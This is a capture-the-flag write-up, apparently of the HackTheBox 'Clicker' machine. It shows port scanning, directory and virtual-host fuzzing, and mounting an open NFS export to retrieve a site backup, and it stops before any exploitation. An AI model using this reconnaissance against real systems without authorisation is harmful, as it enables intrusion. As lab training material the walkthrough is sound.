Clicker

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.232
Lets try pinging it

```
ping 10.10.11.232 -c 5

PING 10.10.11.232 (10.10.11.232) 56(84) bytes of data.
64 bytes from 10.10.11.232: icmp_seq=1 ttl=63 time=82.0 ms
64 bytes from 10.10.11.232: icmp_seq=2 ttl=63 time=99.2 ms
64 bytes from 10.10.11.232: icmp_seq=3 ttl=63 time=99.0 ms
64 bytes from 10.10.11.232: icmp_seq=4 ttl=63 time=91.8 ms
64 bytes from 10.10.11.232: icmp_seq=5 ttl=63 time=81.4 ms

--- 10.10.11.232 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 81.409/90.668/99.184/7.800 ms
```

Alright, lets do some port scanning now

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.232 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main) (3.368s)
rustscan -a 10.10.11.232 --ulimit 5000
Scanning 10.10.11.232 [2 ports]
Completed Ping Scan at 23:17, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:17
Completed Parallel DNS resolution of 1 host. at 23:17, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 23:17
Scanning 10.10.11.232 [9 ports]
Discovered open port 34343/tcp on 10.10.11.232
Discovered open port 2049/tcp on 10.10.11.232
Discovered open port 111/tcp on 10.10.11.232
Discovered open port 80/tcp on 10.10.11.232
Discovered open port 22/tcp on 10.10.11.232
Discovered open port 59153/tcp on 10.10.11.232
Discovered open port 35541/tcp on 10.10.11.232
Discovered open port 48421/tcp on 10.10.11.232
Discovered open port 36841/tcp on 10.10.11.232
Completed Connect Scan at 23:17, 0.19s elapsed (9 total ports)
Nmap scan report for 10.10.11.232
Host is up, received syn-ack (0.11s latency).
Scanned at 2024-10-29 23:17:55 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack
111/tcp   open  rpcbind syn-ack
2049/tcp  open  nfs     syn-ack
34343/tcp open  unknown syn-ack
35541/tcp open  unknown syn-ack
36841/tcp open  unknown syn-ack
48421/tcp open  unknown syn-ack
59153/tcp open  unknown syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
111/tcp open rpcbind syn-ack
2049/tcp open nfs syn-ack
34343/tcp open unknown syn-ack
35541/tcp open unknown syn-ack
36841/tcp open unknown syn-ack
```

```
48421/tcp open unknown syn-ack
59153/tcp open unknown syn-ack
```

Alright lets do an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,111,2049,34343,34451,36841,48421,59153
10.10.11.232 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±4 (15.304s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80,111,2049,34343,34451,36841,48421,59153 10.10.11.232 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-29 23:20 IST
Nmap scan report for 10.10.11.232
Host is up (0.18s latency).

PORT      STATE  SERVICE  VERSION
22/tcp    open   ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 89:d7:39:34:58:a0:ea:a1:db:c1:3d:14:ec:5d:5a:92 (ECDSA)
|_  256 b4:da:8d:af:65:9c:bb:f0:71:d5:13:50:ed:d8:11:30 (ED25519)
80/tcp    open   http     Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Did not follow redirect to http://clicker.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
111/tcp   open   rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      45444/udp6  mountd
|   100005  1,2,3      48421/tcp   mountd
|   100005  1,2,3      51677/udp   mountd
|_  100005  1,2,3      53715/tcp6  mountd
2049/tcp  open   nfs      3-4 (RPC #100003)
34343/tcp open   nlockmgr 1-4 (RPC #100021)
34451/tcp closed unknown
36841/tcp open   mountd   1-3 (RPC #100005)
48421/tcp open   mountd   1-3 (RPC #100005)
59153/tcp open   mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.26 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 89:d7:39:34:58:a0:ea:a1:db:c1:3d:14:ec:5d:5a:92 (ECDSA)
| 256 b4:da:8d:af:65:9c:bb:f0:71:d5:13:50:ed:d8:11:30 (ED25519)
80/tcp open http Apache httpd 2.4.52 ((Ubuntu))
| http-title: Did not follow redirect to http://clicker.htb/
```

```
| http-server-header: Apache/2.4.52 (Ubuntu)
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100003 3,4 2049/tcp nfs
| 100003 3,4 2049/tcp6 nfs
| 100005 1,2,3 45444/udp6 mountd
| 100005 1,2,3 48421/tcp mountd
| 100005 1,2,3 51677/udp mountd
| 100005 1,2,3 53715/tcp6 mountd
2049/tcp open nfs 3-4 (RPC #100003)
34343/tcp open nlockmgr 1-4 (RPC #100021)
34451/tcp closed unknown
36841/tcp open mountd 1-3 (RPC #100005)
48421/tcp open mountd 1-3 (RPC #100005)
59153/tcp open mountd 1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

Now lets add clicker.htb to our host file or /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb
~
~
```

Now lets do directory fuzzing and vhost enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://clicker.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±1 (32.111s)
feroxbuster -u http://clicker.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
 Target Url            | http://clicker.htb
 Threads               | 200
 Wordlist              | /usr/share/wordlists/dirb/common.txt
 Status Codes          | All Status Codes!
 Timeout (secs)        | 7
 User-Agent            | feroxbuster/2.11.0
 Config File           | /home/pks/.config/feroxbuster/ferox-config.toml
 Extract Links         | true
 HTTP methods          | [GET]
 Follow Redirects      | true
 Recursion Depth       | 4
 Press [ENTER] to use the Scan Management Menu™
403      GET        9l       28w      276c Auto-filtering found 404-like response and created
404      GET        9l       31w      273c Auto-filtering found 404-like response and created
200      GET      114l      266w     3221c http://clicker.htb/login.php
200      GET      114l      266w     3253c http://clicker.htb/register.php
200      GET       50l       98w      733c http://clicker.htb/assets/cover.css
200      GET        7l     1966w   155758c http://clicker.htb/assets/css/bootstrap.min.css
200      GET     5668l    32838w  2838184c http://clicker.htb/assets/background.png
200      GET      107l      277w     2984c http://clicker.htb/index.php
200      GET      107l      277w     2984c http://clicker.htb/
200      GET      127l      319w     3343c http://clicker.htb/info.php
[######################] - 31s    23079/23079   0s      found:8       errors:1408
[######################] - 26s     4614/4614    176/s   http://clicker.htb/
[######################] - 20s     4614/4614    231/s   http://clicker.htb/assets/
[######################] - 22s     4614/4614    213/s   http://clicker.htb/exports/
[######################] - 20s     4614/4614    233/s   http://clicker.htb/assets/css/
[######################] - 15s     4614/4614    311/s   http://clicker.htb/assets/js/
```

ⓘ Directories

200 GET 114l 266w 3221c http://clicker.htb/login.php
200 GET 114l 266w 3253c http://clicker.htb/register.php
200 GET 50l 98w 733c http://clicker.htb/assets/cover.css
200 GET 7l 1966w 155758c
http://clicker.htb/assets/css/bootstrap.min.css
200 GET 5668l 32838w 2838184c
http://clicker.htb/assets/background.png
200 GET 107l 277w 2984c http://clicker.htb/index.php

```
200 GET 107l 277w 2984c http://clicker.htb/
200 GET 127l 319w 3343c http://clicker.htb/info.php
```

Now lets do VHOST Enumeration as well

VHOST Enumeration

```
ffuf -u http://clicker.htb -H 'Host: FUZZ.clicker.htb' -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-
110000.txt -t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±3 (1m 26.23s)
ffuf -u http://clicker.htb -H 'Host: FUZZ.clicker.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://clicker.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.clicker.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

www                     [Status: 200, Size: 2984, Words: 686, Lines: 108, Duration: 94ms]
:: Progress: [114441/114441] :: Job [1/1] :: 172 req/sec :: Duration: [0:01:26] :: Errors: 0 ::
```

Lets add www.clicker.htb to our /etc/hosts as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
~
```

Now lets do directory fuzzing on this new subdomain as well

```
feroxbuster -u http://www.clicker.htb -w
```


```
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±1 (33.095s)
feroxbuster -u http://www.clicker.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://www.clicker.htb
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 📍 Follow Redirects      │ true
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      277c Auto-filtering found 404-like response and created
403      GET        9l       28w      280c Auto-filtering found 404-like response and created
200      GET       50l       98w      733c http://www.clicker.htb/assets/cover.css
200      GET      114l      266w     3221c http://www.clicker.htb/login.php
200      GET      127l      319w     3343c http://www.clicker.htb/info.php
200      GET      114l      266w     3253c http://www.clicker.htb/register.php
200      GET      107l      277w     2984c http://www.clicker.htb/index.php
200      GET     5668l    32838w  2838184c http://www.clicker.htb/assets/background.png
200      GET      107l      277w     2984c http://www.clicker.htb/
[####################] - 32s    23079/23079   0s      found:7       errors:1217
[####################] - 23s     4614/4614    203/s   http://www.clicker.htb/
[####################] - 23s     4614/4614    203/s   http://www.clicker.htb/assets/
[####################] - 17s     4614/4614    264/s   http://www.clicker.htb/exports/
[####################] - 15s     4614/4614    305/s   http://www.clicker.htb/assets/css/
[####################] - 20s     4614/4614    236/s   http://www.clicker.htb/assets/js/
```

Same directories as before lets see this application now


Web Application

Default page




The www.clicker.htb is that exact same site i check so im not gonna bother

I registered and login here to what this is about


Not Secure
http://clicker.htb/index.php
200%
Home
Profile
Logout
Play
CLICKER
THE GAME
Welcome, chip
Will you become a top player?

Lets play



its a game that we can click and when we save it saves out data here

Now much here but we did have that rpc running on port 111 lets enumerate that here

---

rpc Enumeration

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±3 (0.747s)
showmount 10.10.11.232

Hosts on 10.10.11.232:
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main) (0.823s)
showmount -e 10.10.11.232

Export list for 10.10.11.232:
/mnt/backups *
```

So we have this /mnt/backups lets mount it on us

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main) (0.024s)
mkdir mnt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±3 (12.534s)
sudo mount -t nfs 10.10.11.232:/mnt/backups mnt
[sudo] password for pks:
Sorry, try again.
[sudo] password for pks:
```

And lets see this mnt and what does it have

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±42 (0.021s)
cd mnt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker/mnt (0.349s)
ls -al
total 2236
drwxr-xr-x 2 nobody nobody    4096 Sep  6  2023 .
drwxr-xr-x 1 pks    pks        122 Oct 30 18:05 ..
-rw-r--r-- 1 root   root   2284115 Sep  2  2023 clicker.htb_backup.zip
```

Now lets copy this to us like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker/mnt (0.026s)
cp clicker.htb_backup.zip  ../.

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker/mnt (0.023s)
cd ..

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±4 (0.024s)
ls -al
total 2264
drwxr-xr-x 1 pks    pks        166 Oct 30 18:07 .
drwxr-xr-x 1 pks    pks        590 Oct 29 23:11 ..
-rw-r--r-- 1 pks    pks       1494 Oct 29 23:21 aggressiveScan.txt
-rw-r--r-- 1 pks    pks       9258 Oct 29 23:19 allPortScan.txt
-rw-r--r-- 1 pks    pks    2284115 Oct 30 18:07 clicker.htb_backup.zip
-rw-r--r-- 1 pks    pks       4317 Oct 30 18:07 Clicker.md
-rw-r--r-- 1 pks    pks       2779 Oct 29 23:31 directories.txt
drwxr-xr-x 2 nobody nobody    4096 Sep  6  2023 mnt
```

Now lets unzip this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±4 (0.057s)
unzip clicker.htb_backup.zip
  inflating: clicker.htb/assets/background.png
  inflating: clicker.htb/assets/cover.css
  inflating: clicker.htb/assets/cursor.png
   creating: clicker.htb/assets/js/
  inflating: clicker.htb/assets/js/bootstrap.js.map
  inflating: clicker.htb/assets/js/bootstrap.bundle.min.js.map
  inflating: clicker.htb/assets/js/bootstrap.min.js.map
  inflating: clicker.htb/assets/js/bootstrap.bundle.min.js
  inflating: clicker.htb/assets/js/bootstrap.min.js
  inflating: clicker.htb/assets/js/bootstrap.bundle.js
  inflating: clicker.htb/assets/js/bootstrap.bundle.js.map
  inflating: clicker.htb/assets/js/bootstrap.js
   creating: clicker.htb/assets/css/
  inflating: clicker.htb/assets/css/bootstrap-reboot.min.css
  inflating: clicker.htb/assets/css/bootstrap-reboot.css
  inflating: clicker.htb/assets/css/bootstrap-reboot.min.css.map
  inflating: clicker.htb/assets/css/bootstrap.min.css.map
  inflating: clicker.htb/assets/css/bootstrap.css.map
  inflating: clicker.htb/assets/css/bootstrap-grid.css
  inflating: clicker.htb/assets/css/bootstrap-grid.min.css.map
  inflating: clicker.htb/assets/css/bootstrap-grid.min.css
  inflating: clicker.htb/assets/css/bootstrap.min.css
  inflating: clicker.htb/assets/css/bootstrap-grid.css.map
```

So it doesnt have a composer file so snyk wouldnt work here
Here is a demo showing that


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±4 (0.024s)
ls -al
total 2264
drwxr-xr-x 1 pks    pks        188 Oct 30 18:07 .
drwxr-xr-x 1 pks    pks        590 Oct 29 23:11 ..
-rw-r--r-- 1 pks    pks       1494 Oct 29 23:21 aggressiveScan.txt
-rw-r--r-- 1 pks    pks       9258 Oct 29 23:19 allPortScan.txt
drwxr-xr-x 1 pks    pks        342 Sep  2  2023 clicker.htb
-rw-r--r-- 1 pks    pks    2284115 Oct 30 18:07 clicker.htb_backup.zip
-rw-r--r-- 1 pks    pks       4506 Oct 30 18:08 Clicker.md
-rw-r--r-- 1 pks    pks       2779 Oct 29 23:31 directories.txt
drwxr-xr-x 2 nobody nobody    4096 Sep  6  2023 mnt

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Clicker git:(main)±1 (5.981s)
snyk test clicker.htb/

Testing clicker.htb/...

Could not detect supported target files in clicker.htb/.
Please see our documentation for supported languages and target files: https://snyk.co/udVgQ and make sure you are in the right directory.
```

Now lets inspect this manually im gonna user nvim here

